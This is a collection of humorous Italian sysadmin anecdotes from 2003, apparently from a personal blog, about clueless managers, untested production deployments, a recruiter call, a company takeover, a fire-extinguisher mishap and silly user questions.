C'e' da dire che \$ISP1 ed \$ISP2 sono connessioni abbastanza scadenti, 1Mb/Up e 512Kb down (nei giorni buoni), ed anche la persistenza della connessione non e' un gran che. Io ho suggerito piu' di una volta di buttare alle ortiche una delle due e pagare il dovuto ad \$ISP3 per poter usare quella *ottima* connessione, ma il suggerimento (come molti altri miei suggerimenti) e' caduto nel vuoto.

SL - Ha gia'... hai provato a chiamare \$ISP1 o \$ISP2?

IO - Si', piu' di una volta, ma o non da' segno di vita o scatta l'occupato ancora prima che io finisca il numero...

SL - Fammi provare...

Acchiappa il telefono e punzona giu' il numero con violenza mostruosa...

SL - Suona! (qualcuno risponde) Si! Sono SI di \$nomeazienda! E che \$#!!@@ la vostra connessione di #\$\$#@!~ non funziona mai! Abbiamo continui problemi, adesso manco rispondete piu' al telefono! Noi paghiamo \$BIGBUCKS per una connessione fetente e.... he? he??? Ah.... si'.... scusi.... (riattacca)

Dato che il mio sopracciglio ha raggiunto l'attaccatura dei capelli mi limito a guardarlo...

SL - Be'? Che c'e' da guardare? A te capita mai di sbagliare numero?

E detto questo si e' dileguato...

Per i curiosi: il problema e' risultato essere un'hiccup nella rete di WorldCom che ha messo KO 60.000 utenti, evidentemente \$ISP3 ha un backup, mentre \$ISP1 e \$ISP2 no. La connessione e' stata ristabilita alle 20.04 quella sera. Non ho mai scoperto *chi* SL abbia chiamato quel pomeriggio.

Davide

21/07/2003 00:00

ICQ (*)

ICQ (*)

Giornata noiosa in Sala Comando. Strano, ma non succede nulla, o almeno cosi' pare. Ergo, passo il tempo revisionando la lista dei software che abbiamo confrontandola con il software che dovremmo avere.

Proprio sul piu' bello (MonkeyMedia CrapStudio) arriva UL.

UL - Hai parlato con \${cliente}?

IO - Non di recente. Perche'?

UL - Hai presente il sito web di \${cliente}? Vogliono spostarlo da dove e' adesso a \${altroISP}, solo che hanno delle difficolta'.

IO - Che difficolta'?

UL - Be... Attualmente e' ospitato da \${ISP#1}, e funziona benissimo, ma pare che \${altroISP} non supporti niente di quello su cui il sito funziona...

IO - Non mi pare un gran problema...

UL - No?

IO - O lasciano il sito dove e' (e funziona) o convincono \${altroISP} ad installare la stessa roba e pagano il dovuto.

UL - Hummm... e' un po' piu' complicato di cosi'...

IO - In tal caso e' una faccenda politica e non tecnica e non mi riguarda.

UL pero' non e' molto convinto.

UL - Hemm... secondo te non e' possibile far funzionare il sito in un'ambiente diverso?

IO - Certo che e' possibile, basta riscriverlo o riscrivere le parti che sono incompatibili. Ci vuole solo il tempo e la voglia, senza contare i soldi ovviamente.

UL - Hemmm... e secondo te quanto ci vorrebbe per portare il sito attuale da \${ISP#1} a \${nuovoISP}?

IO - Domandalo ai programmatori, solo loro sanno quando pesante e' l'impatto.

UL se ne va non molto convinto, ed io riprendo la mia eccitante attivita'... poco dopo arriva UL2.

UL2- Hai tempo per dare una mano ad installare il nuovo sito di \${cliente#2}?

IO - Un'altra volta? Questa e' la quarta installazione in 4 giorni! Che capperò state combinando?

UL2- Be', noi facciamo le modifiche, il cliente le prova, poi vuole altre modifiche, lui le riprova, poi ne vuole altre...

IO - Ma c'e' l'ambiente di prova per questo! Perche' cavolo non puo' farsi le sue prove la' invece di incrostare ogni volta il server di produzione?

UL2- Non e' cosi' semplice...

Ho una strana sensazione di deja' vu'...

IO - Vabbe'

Apro il "tool di pianificazione", come viene pomposamente chiamato questo accrocchio che dovrebbe servire a registrare cio' che si fa e per chi lo si fa.

IO - Dove' che posso scrivere quanto tempo ci metto?

UL2- Ma... e' proprio necessario?

ICQ (*)

Cosa fa' l'applicazione X ?

IO - Dato che e' la 4 volta in 4 giorni si'.

UL2- Hemm... vado a vedere se ho ancora disponibili dei giorni a budget...

E con questo se ne va. Poco dopo arriva UL3. Ma perche' pensavo che fosse una giornata noiosa?

UL3- Abbiamo dei problemi ad installare l'applicazione per \${cliente#3}

IO - Che problemi?

UL3- Il sysadmin del cliente ha scaricato dal nostro sito FTP l'ultimo build ma gli da' un'errore quando cerca di installarlo.

IO - E perche' lo dici a me?

UL3- Perche' qui' da noi funziona, quindi deve essere il server FTP!

IO - Vediamo...

Scarico il file e provo a decomprimerlo, funziona perfettamente. Controllo i file, sono tutti OK, verifico il formato del file, e' perfetto.

IO - A me sembra tutto a posto.

UL3- E come e' che a \${cliente#3} non funziona?

IO - Forse perche' non lo ha scaricato correttamente?

UL3- E come possiamo verificarlo?

IO - Non lo verifichiamo. Ma non e' un SysAdmin quello?

UL3- Be'.... si'....

IO - E allora che si arrangi!

UL3- Ma non puoi dargli una mano?

IO - Guarda, se vuoi che vada fino la' e stia la' una giornata intera per scaricare un file da un server FTP, che e' una cosa che qualunque ragazzino computer-dotato sa' fare, per me va bene e se loro vogliono pagare tanto di guadagnato per noi. Ma altri modi non li vedo.

UL3- Hemmm... vabbe', vedro' che si puo' fare...

E se ne va.

Io saro' forse un po' talebano, ma penso che per fare un certo lavoro occorre avere almeno le minime conoscenze necessarie per svolgere tale lavoro, e per essere "sysadmin" bisogna **almeno** essere in grado di scaricare un file da un server FTP senza introiarlo.

Oltre al fatto che, se scarichi il file male e domandi al tuo collega che sta li' dietro, il tuo IQ forse non e' molto alto, ma il CQ e' alto a sufficienza, ma se lo scarichi male e poi chiami qualcuno al di fuori della tua azienda, il tuo IQ e' messo male ma mai quanto il tuo CQ!

(*) ICQ = Intelligence and Cleverness Quotient.

Davide

28/07/2003 00:00

Il Grande Ritorno

Il Grande Ritorno

E' una mattinata mostruosamente noiosa, quando SL mi chiama per avvisarmi che uno degli UL che erano "distaccati" presso gli uffici di \$enorme_societa_di_assicurazioni, ritornera' a lavorare in ufficio.

SL - Quindi gli servira' un computer e possibilmente un telefono, potrebbe anche servirgli un laptop.

IO - Per il computer Ok, di laptop non ne abbiamo piu' quindi se gli serve dobbiamo ordinarne uno. Posso fare un paio di domande?

SL - Del tipo? (SL non e' mai contento quando faccio domande)

IO - Come' che sto tizio e' ritornato?

SL - Hummm... diciamo che \$enorme_societa_di_assicurazioni ha deciso di annullare un po' di progetti esterni per ridurre i costi.

IO - Quanti progetti?

SL - Hemmm... uno credo... ma che c'entra?

IO - Niente. E' indicativo il fatto che tra tutti i progetti abbiano deciso di eliminare il suo?

SL - No... non credo...

IO - Scusa, ma... non e' UL che due anni fa ha seguito 4 progetti di cui 3 si sono conclusi con il fallimento delle societa' che li avevano commissionati, mentre la quarta ha abbandonato l'idea prima della firma del contratto (ed e' ancora viva e vegeta)?

SL - Hu... sinceramente non mi ricordo...

IO - Hemmm... che progetti deve seguire adesso UL?

SL - Quelli per \$societa1 e \$societa2.

scribble-scribble, vendere tutte le azioni di \$societa1 e \$societa2 prima del grande tracollo.

SL - Ha! E prendera' anche la manutenzione del nostro sito internet.

AAAAAAAAAAGHHHHHHH!!!!!!!!!!!!!! Priorita' massima: aggiornare il curriculum **ADESSO!**

Cosi', dopo aver aggiornato il CV ed essermi segnato in un paio di agenzie di collocamento, preparo il computer e poi rimango in attesa dell'inevitabile.

Un paio di giorni dopo UL, accompagnato da SL, arriva in ufficio.

UL - Heila', abbiamo pronto il build per \$societa1, c'e' da installarlo sul server di produzione.

IO - Lo avete provato sul server di test prima?

UL - No, solo sulle macchine di sviluppo. Ma che problema c'e'? Sara' il centesimo aggiornamento di quella applicazione.

IO - Si, ed e' anche il primo aggiornamento che finisce direttamente in produzione senza passare dal test.

UL - Ma va, abbiamo si e no cambiato due diciture in una maschera!

IO - (guardando SL) Non e' prassi comune verificare tutte le modifiche, anche quelle piu' idiote, sull'ambiente di test prima di spostarle in produzione?

UL - Ma e' una modifica ridicola! Non abbiamo tempo di provare per una settimana!

IO - (guardando SL) Che fo'?

SL - Be', non credo che questo sia una cosa cosi' importante che richiede un test di una settimana... avete cambiato solo delle diciture giusto?

UL - Certo!

IO - Ok, se lo dite voi.

Cosa fa' l'applicazione X ?

Un paio d'ore dopo UL, SL e CL ripiombano in ufficio.

SL - Il server di produzione di \$societa1 e' crashato!

UL - Bisogna farlo ripartire subito!

Mi attacco al telefono con \$bofh_societa1 e riavviamo il server. Quindici minuti dopo il server e' di nuovo down.

IO - (rivolto ad UL) ma siete proprio sicuri di aver cambiato "solo un paio di diciture"?

UL - Sicuro!

Ri-riavvio, rimane vivo 25 minuti, poi altro crash.

IO - Qui' c'e' qualche cosa di seriamente sbagliato.

Stavolta al riavvio tengo un'occhio sulla lista dei processi. E quello che vedo mi lascia di stucco.

\$applicazione parte...e comincia ad aprire file come un matto. Dopo 20 minuti l'intero sistema diventa lento come melassa, a questo punto lancio alla cieca un kill -9 ed uccido l'applicazione.

IO - Ok, pare che abbiate un bug nell'applicazione.

UL - Ma non e' possibile!

IO - E allora spiegami tu come' che apre 46000 file in meno di 5 minuti.

UL - (guardando CL) Ma abbiamo cambiato solo delle diciture!

CL - (guardando nervosamente me ed SL) Hemmm... veramente c'e' anche l'aggiornamento del motore di accesso al database... che tu hai detto di buttare dentro per vedere se migliorava le prestazioni...

IO - E' stato testato questo nuovo "motore"?

CL - Hemmm... be' l'ho provato solo sul mio computer... bisogna aggiornare tutte le librerie e non avevo voglia di farlo sul server di test...

IO - (guardando UL ed SL) Cioe'... abbiamo appena rilasciato una nuova versione di una applicazione che richiede un cambiamento di tutte le librerie di base per funzionare senza testarlo??

UL - Hummm... questa cosa delle librerie io non la sapevo mica...

IO - Ma non e' il tuo lavoro il tenere traccia dei cambiamenti nei progetti prima durante e dopo il rilascio?

UL - Hemmm...

Inorridisco al pensiero di che succedera' quando aggiornera' il sito internet aziendale.

Davide

08/04/2003 00:00

Il Grande Cacciatore

Il Grande Cacciatore

La quiete mattutina della Sala Comando e' improvvisamente squarciata da una noiosa ed irritante musichetta, il tipo di musichetta che chiede a gran voce di essere terminata, possibilmente mediante l'uso di un'oggetto duro e massiccio.

Qui' ci va una piccola spiegazione. La struttura di questo cacchio di edificio e' tale per cui se un cellulare suona in un lato del palazzo, la sua suoneria e' perfettamente udibile fin nell'estremo opposto. Se a questo si aggiunge il fatto che la maggior parte della gente sembra ignorare la possibilita' di ridurre il volume del malefico congegno, lasciamo perdere lo scegliere una suoneria che non ti fa venire un'immediato attacco di follia omicida, si capisce perche' vige una legge non scritta che sostanzialmente dice "se lasci il tuo cellulare sul tavolo e comincia a suonare, chiunque e' autorizzato a spegnerlo". Nella mia interpretazione di tale regola io aggiungo "con un robusto martello".

Ragion per cui, al secondo "squillo", io acchiappo immediatamente il martello dorato che orna il mio tavolo e mi alzo per identificare il piccolo noioso congegno.

Hei! Aspetta un momento! Ferma tutto! E' il **mio** cellulare che sta suonando!!

Come e' possibile?? Chi ha scoperto il numero? E perche'? E soprattutto, perche' diavolo e' acceso? Rimane un solo modo per saperlo: rispondere!

IO - Yho!

?? - Il signor Davide Bianchi?

Questo qui' deve essere uno che non mi conosce, altrimenti non mi chiamerebbe di certo "signore".

IO - Si'. Chi sei e cosa vuoi.

MG - Sono MG di \$nomesocieta...

Silenzio...

MG - Hemmm... pronto?

IO - Questo risponde alla prima domanda, adesso andiamo avanti con la seconda.

MG - Herr... io lavoro per \$nomesocieta.

IO - Si', questo me lo hai gia' detto. Adesso andiamo avanti.

MG - Ha mai sentito parlare di \$nomesocieta?

IO - No. Ma non ho mai sentito parlare di un sacco di societa', quindi la cosa non mi stupisce piu' di tanto.

MG - Ok, allora le spiego un attimo di cosa ci occupiamo.

IO - Sarebbe anche l'ora.

MG - Herr... \$nomesocieta e' una agenzia di ricerca e selezione del personale specializzata nel campo dell'information technology.

Silenzio...

MG - Hemmm... e' ancora li'?

IO - Si, e sto aspettando la risposta alla seconda domanda.

MG - Dunque... uno dei nostri clienti ci ha chiesto di selezionare un paio di candidati per una importante

Cosa fa' l'applicazione X ?

posizione presso il loro ITSO di Amsterdam. Abbiamo trovato il suo curriculum su internet e ci chiedevamo se potesse interessarle la posizione.

IO - Dipende dalla posizione. Se e' alla pecorina no perche' ci sono gia'.

MG - He??

IO - Lascia stare. Spiega chi sono, che vogliono e che cosa offrono.

MG - Dunque, si tratta di un'importante societa' internazionale con capitale americano molto bene inserita nella moderna e-economy...

IO - Ne sono fallite 3 la settimana scorsa di "importanti societa' yadayadayada". La mia domanda era **CHI** sono.

MG - Hemmm... be' di solito il nome della societa' richiedente non viene divulgato a meno che non ci sia un particolare interesse verso il candidato ed un'accordo di non divulgazione...

IO - Si', adesso lo posto sul Web. Ma per favore. Chi accidenti sono?

MG - Dunque... si tratta di \$azienda.

IO - Mai sentiti nominare.

MG - Hemmm... comunque stanno cercando un paio di persone il cui profilo potrebbe essere di interesse per lei... credo.

IO - Che sarebbe?

MG - Dunque, si tratta di una posizione di System Administration ma con anche attivita' di programmazione, gestione database, schedulazione, yatta yatta bla bla...

IO - Praticamente rimane fuori il pulire i cessi e le finestre.

MG - Hemmm... no, be'...

IO - E che cosa offrono in cambio dell'anima, carne, sangue, ossa e materia grigia?

MG - He?

IO - Qual'e' la loro offerta di base. Soldi. Quatrini. Possibilmente in una valuta valida in europa.

MG - Dunque... l'offerta di base e' di \$cifra all'anno, ma ci sono anche dei bonus da considerare.

IO - Io considero solo i quatrini che mi entrano in tasca.

MG - Be', per esempio c'e' l'auto aziendale...

IO - Ferrari o Rolls Royce?

MG - Hemmm... cosa?

IO - L'auto.

MG - No, non credo...

IO - Peccato.

MG - Dunque, le interesserebbe una simile posizione?

IO - Con la cifra che mi hai detto manco per idea.

MG - Be', credo che la cifra sia discutibile...

IO - Allora discutiamone.

MG - Dunque, potrei organizzare un colloquio, ma prima mi servirebbe qualche informazioni piu' dettagliata su di lei...

E cosi' siamo rimasti che gli avrei mandato qualche informazione piu' dettagliata. Devo togliere il cellulare dal mio CV.

Davide

08/11/2003 00:00

The Great Surprise

The Great Surprise

Ecco la piu' barbosa, noiosa e (solitamente) inutile riunione del mondo. Meno male che capita una volta al mese. Viene chiamata "Management Update", ed e' solitamente riservata agli "annunci" che rendono tutti incazzati come iene. Stavolta purtroppo non sono riuscito ad inventarmi nessuna scusa plausibile e quindi mi tocca presenziare.

HRSL - Allora, come sapete nell'ultimo mese abbiamo messo in produzione 3 nuovi clienti, piu' abbiamo parlato costruttivamente con altri 3 e ci sono ottimi presupposti per altri 2 e bla bla bla...

...24 minuti dopo...

...ed il miglioramento dei nostri standard di qualita' operativa, con l'aggiunta dei processi di revisione incrociata bla bla bla...

...49 minuti dopo...

...la ridefinizione delle priorita' di sviluppo ed il miglioramento del total quality service... bla bla bla yada yada yada...

...un'ora e 23 minuti dopo...

...l'ottimizzazione dei margini di profitto con la riduzione delle perdite e la ricapitalizzazione del budget operativo yatta yatta...

...due ore e 12 minuti dopo...

...e questo conclude l'analisi della situazione attuale. Un'ultima cosa, \$immensa_societa_di_consulenza ha acquistato tutte le nostre quote e quindi da ieri siamo diventati parte di \$immensa_societa_di_consulenza group.

E detto questo e' uscito dalla sala con uno scatto degno di un centometrista.

Ovviamente, dopo due ore ed un quarto di babbilamme, i vari CL/UL ci hanno messo un'attimo per processare l'ultima informazione... diciamo un tempo compreso tra i 4 minuti ed i 40 anni...

UL1 - Hu? He? Cosa? Che?

CL1 - ...com'era quell'ultima parte riguardo \$immensa_societa?

CL2 - ...credo che ci abbiano comperato... o venduto... o qualche cosa..

CL3 - Ma e' un buon segno o un cattivo segno?

UL1 - Buono... credo... quando si mangia?

UL2 - Ma non e' \$immensa_societa che e' in rosso dall'inizio dell'anno ed ha chiuso ed eliminato una ventina di sottodivisioni per contenere le perdite?

CL4 - Si', mi pare proprio di si... effettivamente ho letto un'articolo su "Fortune" della settimana scorsa che tutti gli analisti la danno per spacciata...

UL2 - E da quando leggi "Fortune"?

CL4 - Era l'unica rivista rimasta dal parrucchiere...

Cosa fa' l'applicazione X ?

...silenzio di tomba mentre tutti si guardano l'uno con l'altro, poi...

tutti i CL/UL in coro - AAAAAAAAAGGHHHHH!!! SIAMO FO\$\$\$TI!!!!

E come una torma di bisonti impazziti si sono riversati fuori dalla sala.

Un paio d'ore dopo vado a vedere SL. Sembra che tutti i CL/UL stiano febbrilmente fotocopiando documenti dall'apparenza molto personali e c'e' una lotta per appropriarsi dei francobolli. Non appena arrivo nei pressi del tavolo di SL, lui chiude di colpo il coperchio del laptop e rovescia il caffè sui giornali aperti sul tavolo.

SL - (cercando di tamponare il caffè con un'altro giornale) Si'? Cosa?

IO - Hummm.... non e' la pagina degli annunci economici quella?

SL - Si', infatti mi serve un nuovo lav....avetro! Un nuovo lavavetro! Il mio si e' rotto... (il cellulare comincia a suonare) Un momento! Cosa ti serve?

IO - Hummm... mi pare che sta storia di \$immensa_societa stia dando sui nervi di un po' di gente... e tutte queste e-mail inviate a societa' di selezione del personale con enormi allegati stanno intasando il server di posta. Sarebbe meglio mandare in giro qualche cosa di calmante! E soprattutto agire in modo da calmare la gente.

SL - Hemmm... si' forse sarebbe meglio... (parlando al cellulare) Un momento! Possiamo parlarne dopo?

IO - Hummm... Ok...

Mentre me ne torno in ufficio incrocio la nostra super-centralinista- receptionista CH.

CH - Ci sono giu' due tizi di \$immensa_societa' che ti cercano.

IO - E perche' cercano me?

CH - Che ne so! Domandaglielo te!

Cosi' son li' che parlo con questi due tizi IS1 ed IS2.

IS1 - Quindi le sue competenze (mi preoccupa sempre quando mi danno del lei) riguardano l'installazione e manutenzione dei servers yatta yatta...

IO - Hummm... perche' questa discussione mi ricorda un colloquio di lavoro?

IS2 - Be', sostanzialmente lo e'.

IO - Traduzione please.

IS1 - Dunque. Vediamo come metterla giu'. Stiamo pensando di muovere parte del personale presso la nostra sede. Ovviamente vogliamo essere sicuri di quello che facciamo.

IO - Ed il povero p\$\$\$a sarei io?

IS1 - Hemmm... (controllando nelle sue carte) E' questo che intende quando nelle note personali scrive "big mouth"?

IO - Esattamente.

Sopravvivero' all'operazione?

Davide

18/08/2003 00:00

Al Fuoco! Al Fuoco!

Al Fuoco! Al Fuoco!

Ok, questa qui e' veramente idiota, quindi siete pregati di scusarmi per la banalita' ed i livelli di rimbambimento che posso dimostrare. Se non crederete ad una parola di quello che segue, siete perfettamente comprensibili.

C'e' un tizio qui' da noi che non lavora per noi, e' un consulente esterno. Si chiama Jasper (JS), e viene solo una volta al mese per 3/4 ore. Il suo compito e' preparare le paghe per tutta l'azienda.

Per fare cio' utilizza un computer appositamente equipaggiato che "riposa" su un tavolo nell'ufficio di HRSL. Tale computer e' usato solo da lui ma, per qualche anomala ragione, viene sempre lasciato acceso.

Il PC e' attaccato alla spina tramite una mastodontica prolunga che e' dotata di un suo interruttore a meta' del cavo. Il monitor invece e' collegato ad un'altra spina. Non chiedetemi il perche' di siffatta connessione che non lo so.

Jasper e' un brav'uomo (per il poco che lo conosco), probabilmente sa tutto cio' che c'e' da sapere su paghe, stipendi ed ammenicoli vari, ma (per sua stessa ammissione) non capisce un'emerito ca\$\$o di computer e tecnologia varia.

Un'altro suo grosso problema e' che fuma sigari puzzolentissimi.

Stamani arriva verso le 10.30 (come al solito piu' o meno), entra in ufficio, accende il monitor (un fetentissimo SONY che come unico pregio ha il fatto che funziona), molla il suo sigaro (acceso) nel portacenere e poi va a prendersi un bel caffe' prima di cominciare la quotidiana distribuzione dei pani e dei pesci.

O almeno, questo era il suo piano, e questo e' cio' che ha fatto da quello che sono riuscito a capire io.

Ad un certo punto me lo vedo arrivare in ufficio tutto concitato... che piu' concitato di cosi' non si puo'... un po' piu' concitato e gli sarebbe venuto un collasso cardiaco suppongo.

JS - L'UFFICIO STA' ANDANDO A FUOCO!!!!

IO - He??? Cosa??? (osservando preoccupato il monitor di sistema)

JS - FUOCO!!! FIAMMEE!!! FUMO!!!!

IO - Momento, calma! Hai chiamato i pompieri??? Dove???

JS - IL MIO COMPUTER!!! FUMO!!!! FUOCO!!!!

Dopodiche', un po' spingendo un po' ululando, mi ha trascinato nell'ufficio di HRSL. Li' la scena che si presentava era abbastanza deprimente.

Ogni centimetro quadro di pavimento, tavoli, mobili e computer vari era ricoperto di schiuma antincendio ed un'estintore vuoto riposava per terra.

IO - Ellamadonnachecasino!

JS - Fiamme! Fuoco!

IO - Sivvabbe', adesso calmati! Se c'era fuoco adesso non c'e' piu'! Spiega che cappero e' successo va.

JS - Dunque... sono rientrato con il caffe' in mano...

Al Fuoco! Al Fuoco!

Cosa fa' l'applicazione X ?

IO - E?

JS - Ed ho inciampato in quel coso! (indicando l'interruttore lungo la prolunga che alimenta il cavo, semivisibile nella schiuma)

Io controllo e l'interruttore e' su "off".

IO - Ok, e poi?

JS - E cosi' ho tirato il caffe' sul computer! (indicando la tastiera, anche lei annegata nella schiuma)

IO - Hummmm... vabbe', e quindi?

JS - E poi il monitor ha fatto un botto, lampeggiava e c'era fumo dappertutto!

IO - Lampeggiava con una scritta del tipo "no signal"?

JS - Ma che ne so! Io ho solo sentito il botto ed ho visto che lampeggiava! E c'era fumo dappertutto!

IO - Ma non e' che il fumo era quello del tuo sigaro?

JS - Bho! Ed il botto?

IO - Hummmm... vieni un po' con me.

Lo porto da CL, che ha un monitor Sony uguale al suo. Detto fatto, stacco il cavo di collegamento tra il monitor ed il PC. Il monitor fa un bel "tong" sonoro e lampeggia "no signal".

JS - Ecco, ecco! Faceva proprio cosi'!

IO - Ok, quindi inciampando nel cavo hai spento il PC ed il monitor si e' resettato. Niente di grave.

JS - Ma tutto il fumo?

IO - Era il tuo sigaro!

JS - Hummmm... che dici, il computer si sara' rovinato con la schiuma?

IO - Ma, il computer non lo so, ma tutta la carta che c'e' in giro non avra' apprezzato di sicuro.

Morale della faccenda: abbiamo impiegato circa 4 ore per ripulire dalla schiuma tutta la stanza ed i vari computer. Non ho idea di quanti documenti siano da buttare (HRSL ha supervisionato personalmente il controllo di tutti i documenti "sensibili").

Jasper ha ottenuto un tavolo tutto per lui in un'angolo dell'ufficio e la malefica prolunga e' stata eliminata.

Davide

25/08/2003 00:00

FAQ

FAQ

Questa non e' una vera storia, ma sono domande che, in un modo o nell'altro, mi capita di ricevere di tanto in tanto da quella banda di disperati che passano per i miei utenti... da notare che molti di questi individui hanno titoli di studio altisonanti e sono "membri funzionali della societa'", ovvero hanno il diritto di voto. Quasi tutti sono anche autorizzati a guidare veicoli a motore sulla pubblica strada. Inorridisco.

CL - Sul mio CD-Rom c'e' scritto "48x", ma dentro ci sta un solo CD, dove li metto gli altri 47?

CL - Se metto una cartuccia a colori nella mia stampante in bianco e nero stampa a colori?

IO - Heuu....

CL - A no, che scemo, devo aggiornare i driver giusto?

CL - Il mouse non funziona piu', credo che ci sia da cambiare il tappetino.

CL - Credi che pulire il mouse possa danneggiarlo?

IO - No, perche'?

CL - Perche' l'ho messo nella lavastoviglie e adesso non funziona piu'.

CL - Non riesco a telefonare a \$cliente con il cellulare, pensi che sia un problema di firewall?

CL - Il fax non funziona! Continua a spedire fogli bianchi!

IO - Devi inserire il documento con la parte stampata verso il basso.

CL - Ma cosi' non riesco a leggere il numero di telefono!

CL - Lo scanner non funziona.

IO - Lo hai acceso?

CL - Ah, perche', e' necessario che sia acceso per funzionare?

CL - Lo scanner non funziona! Continua a farmi vedere un'immagine in bianco e nero!

IO - Ma quel documento e' in bianco e nero.

CL - Ma io pensavo che se lo scanner era a colori doveva venire fuori un'immagine a colori lo stesso. O no?

CL - Lo scanner e' rotto! Questo e' l'originale, questa e' la copia e continua a farmi vedere un foglio bianco!

IO - Ma se questo e' l'originale e l'altro e' la copia, cosa hai messo nello scanner?

CL - (mi guarda per un'attimo) ...Herrr... DOH!

CL - Ho installato Microsoft Net Meeting, ma mi dice che mi serve un microfono. Da dove lo posso downloadare?

CL - Come faccio ad usare il mio cellulare per leggere la posta elettronica?

IO - Non puoi.

CL - Ma il negoziante mi ha detto che e' INTERNET-READY!

CL - Ho comperato un iBook usato, posso installarci sopra Windows XP?

CL - Vorrei collegare insieme il mio portatile con il mio desktop, devo per forza usare un cavo?

IO - A meno che tu non abbia delle schede di rete wireless.

Cosa fa' l'applicazione X ?

CL - Ho un telefono senza fili... fa lo stesso?

CL - Se stacco la spina al mio computer quello si spegne istantaneamente!

IO - E che ti aspettavi?

CL - Ma mi hanno detto che c'e' una batteria dentro al computer!

Uno dei CL mi domanda se puo' usare lo scanner che ho in ufficio. Fai pure gli dico io. Lui si siede, avvia il programma di scansione e poi appoggia il foglio sul monitor.

CL - E adesso pero' come faccio a sapere quando ha finito?

IO - Per usare tutta quella roba (programmi di grafica) ti serve piu' memoria, dovrai richiedere un'upgrade al computer.

CL - Ma il mio computer e' gia' su un sostegno sul tavolo, se lo metto piu' in alto non riesco piu' a raggiungerlo!

CL - Il mio computer non funziona!

IO - Quale e' il problema?

CL - Ogni volta che stampo un documento stampa sempre sulla stessa stampante.

IO - Probabilmente quella e' la stampante di default. Cambiala.

CL - Ma io pensavo che se stampo un documento a colori fosse ovvio che lo voglio stampato sulla stampante a colori.

Un CL mi chiama per cambiargli la stampante di default. Io mi collego in remoto e gli faccio vedere come cambiare le impostazioni di stampa.

CL - Ma io pensavo che "cambiare la stampante" volesse dire fisicamente staccare la stampante da dove e' e spostarla da un'altra parte...

CL - Vorrei portare a casa questi documenti per lavorarci durante il week-end, ma io a casa ho solo Windows Millennium, non e' che se gli metto dentro i documenti fatti con Windows 2000 ne leggo solo meta'?

CL - Gli altoparlanti che mi hai dato non funzionano: il suono di destra viene fuori dall'altoparlante di sinistra!

IO - Prova a scambiarli.

CL - Non posso scambiarli! Gli spinotti sono di colore diverso!

Poi c'e' la Domanda, quella con la "d" maiuscola:

CL - Spiegami la Internet. Ma in maniera semplice.

Questa la invia un collega di Napoli:

CL - (laurea in ingegneria) Quanti livelli di directory ci stanno su un CD?

IO - sette.

CL - Ma partendo dal primo?

Davide

09/01/2003 00:00

Cost Defective

Cost Defective

Nel (troppo) lungo tempo che ho passato in questo posto, ho capito poche cose, ho capito per esempio che quando i vari UL chiedono di "risolvere il problema logistico di assegnazione delle risorse", stanno cercando di scaricare il problema (qualunque esso sia) su qualcun'altro. Ho capito che quando SUSL legge una rivista in cui sono riportate le ultime meraviglie della tecnologia moderna, poi mi chiederà quanto tempo ci mettiamo a mettere insieme quel bellissimo gizmo che ha visto, anche se non sa nemmeno come si chiama. Ed ho capito che quando SL chiede la mia opinione su una sua idea, in realtà non gli interessa la mia opinione, quello che vuole è un sigillo di "fattibilità tecnica" sulla sua idea.

Il che andrebbe benissimo se la sua idea avesse una qualche logica o possibilità di funzionamento. Ma in genere è esattamente il contrario. Le poche volte in cui l'idea può funzionare è semplicemente troppo costosa, assolutamente impraticabile o banalmente inutile.

Ecco perciò che, quando stamani è venuto a chiedermi se avevo "10 minuti da dedicare ad un suo progetto", mi sono venuti subito i sudori freddi.

IO - Allora cosa è questo progetto?

SL - Ti sarai accorto che ci sono molti problemi relativi all'uso delle sale riunioni, del beamer e di altri "ausili tecnici operativi".

IO - Sinceramente no. Non me ne sono accorto.

SL - Come no?

IO - Be', io parlo per il beamer che gestisco io. Non ho visto nessun problema riguardo il suo uso. Quando il bischero che lo prende in consegna segue le istruzioni di funzionamento intendo.

SL - Ma come! Abbiamo problemi di schedulazione!

IO - In che senso?

SL - Che capita che due persone chiedano il beamer nello stesso momento!

IO - E che problema c'è? Il primo che arriva se lo prende. Il secondo poteva svegliarsi prima.

SL - E come ti gestisci le prenotazioni a distanza?

IO - A che cosa credi che mi serva la lavagna di sotto in ufficio?

In effetti serve a molto altro, come il tenere traccia di chi chiede roba e poi deve riportarla, ma è un dettaglio poco importante.

SL - Be', questo forse vale per il beamer, ma le sale riunioni sono una faccenda più complicata!

IO - A sì?

SL - Hemmm... ecco perché volevo la tua opinione su una mia idea per "ottimizzare la gestione operativa degli spazi adibiti ad incontri formali".

IO - He?

SL - Le sale riunioni...

IO - Ah... che idea?

SL - Dunque, si tratta di fornire uno strumento flessibile ed efficiente per permettere a chiunque di riservare una sala per un certo periodo di tempo nella giornata, in modo che tale prenotazione sia visibile ed identificabile in tempo reale da chiunque altro...

IO - Facile.

SL - He? Come facile?

IO - Si prende una lavagna, la si appende fuori dalle sale riunioni, la si divide in spazi, uno per ogni sala riunione, e si lascia che la gente scriva negli spazi quando ha bisogno della sala. Facile.

Cosa fa' l'applicazione X ?

SL - Hummmm... io stavo pensando ad una soluzione piu' in linea con la gestione tecnologica dell'azienda...

IO - Hai di nuovo letto "Frontiere dell'Informatica"!

Lo sapevo io...

SL - Allora, quello che pensavo io e' di acquistare 5 o 6 di questi aggeggi (mostrandomi una brochure pubblicitaria), appenderli fuori dalle sale riunioni, con un software che permetta di gestire le prenotazioni direttamente. Che ne dici?

IO - (osservando la brochure) Ma ti e' saltato il cervello?

SL - Perche'?

IO - Questo e' un Tablet PC! Uno di questi cosi' costa almeno 2000 \$! E tu ne vuoi comperare una mezza dozzina! Per attaccarli fuori dalle sale riunioni! Cosi' il primo che passa di li e ne butta giu' uno sono 2000\$ che volano fuori dalla finestra! Per non parlare del costo per attaccarli alla rete, i cavi di alimentazione, il software e tutto il resto! Per farne che poi? prenotare le sale riunioni??? Dimmi che stai scherzando!

SL - No, sono serio. Non ti sembra una buona idea? Per quanto riguarda la rete possiamo usare delle schede di rete wireless.

IO - Si, e l'alimentazione?

SL - Hemmm... credo che siano dotati di alimentatori wireless...

Sorvolo su questo che tanto non sa' di che sta parlando...

IO - Come no... Ma abbiamo cosi' tanti soldi da sbattere via? Che ne dici di darmi un'aumento?

SL - Hu... No, non abbiamo soldi da sbattere via.

IO - E allora come giustifichi una spesa di 12.000 \$ per una fesseria come questa?

SL - Ma e' un miglioramento del nostro sistema di gestione interna.

IO - A me sembra un'ottimo sistema per buttare via un sacco di soldi.

SL - Ma credi che si possa fare?

Aleeeee' c'e' arrivato a fare la domanda!

IO - Certo che si puo' fare! Possiamo anche installare delle sedie con controllo remoto e verificare chi si gratta il culo e quante volte! Ma non mi pare il caso di farlo!

